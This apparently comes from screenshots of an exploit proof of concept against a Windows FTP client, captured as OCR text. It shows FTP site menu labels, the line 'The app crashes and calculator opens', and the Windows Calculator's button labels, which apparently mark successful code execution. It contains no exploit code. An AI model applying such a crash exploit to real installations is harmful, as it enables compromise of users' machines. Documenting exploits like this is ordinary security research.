
8,063.86 KB in 21 files

11.76 GB free on drive C

Add New Site AddNewSite

You can edit Ftp site properties by pressing F4

The app crashes and calculator opens


Calculator
View
Edit
Help
0
MC
MR
MS
M+
M-
←
CE
C
±
√
7
8
9
/
%
4
5
6
*
1/x
1
2
3
-
=
0
.
+